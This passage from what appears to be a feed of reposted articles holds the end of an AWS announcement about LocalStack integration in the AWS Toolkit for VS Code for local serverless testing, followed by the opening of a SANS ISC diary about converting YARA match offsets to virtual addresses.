
I can even go in to a Lambda function and edit the function code I’ve deployed locally!


Over on the LocalStack website, I can login and take a look at all the resources I have running locally. In the screenshot below, you can see the local DynamoDB table I just deployed.

Enhanced development workflow
These new capabilities complement our recently launched console-to-IDE integration and remote debugging features, creating a comprehensive development experience that addresses different testing needs throughout the development lifecycle. AWS SAM CLI provides excellent local testing for individual Lambda functions, handling unit testing scenarios effectively. For integration testing, the LocalStack integration enables testing of multiservice workflows locally without the complexity of AWS Identity and Access Management (IAM) permissions, Amazon Virtual Private Cloud (Amazon VPC) configurations, or service boundary issues that can slow down development velocity.

When developers need to test using AWS services in development environments, they can use our remote debugging capabilities, which provide full access to Amazon VPC resources and IAM roles. This tiered approach frees up developers to focus on business logic during early development phases using LocalStack, then seamlessly transition to cloud-based testing when they need to validate against AWS service behaviors and configurations. The integration eliminates the need to switch between multiple tools and environments, so developers can identify and fix issues faster while maintaining the flexibility to choose the right testing approach for their specific needs.

Now available
You can start using these new features through the AWS Toolkit for VS Code by updating to v3.74.0. The LocalStack integration is available in all commercial AWS Regions except AWS GovCloud (US) Regions. To learn more, visit the AWS Toolkit for VS Code and Lambda documentation.

For developers who need broader service coverage or advanced capabilities, LocalStack offers additional tiers with expanded features. There are no additional costs from AWS for using this integration.

These enhancements represent another significant step forward in our ongoing commitment to simplifying the serverless development experience. Over the past year, we’ve focused on making VS Code the tool of choice for serverless developers, and this LocalStack integration continues that journey by providing tools for developers to build and test serverless applications more efficiently than ever before.

From YARA Offsets to Virtual Addresses, (Fri, Sep 5th)

This post was originally published on this site

YARA is an excellent tool that most of you probably already know and use daily. If you don't, search on isc.sans.edu, we have a bunch of diaries about it[1]. YARA is very powerful because you can search for arrays of bytes that represent executable code. In this case, you provide the hexadecimal representation of the binary machine code.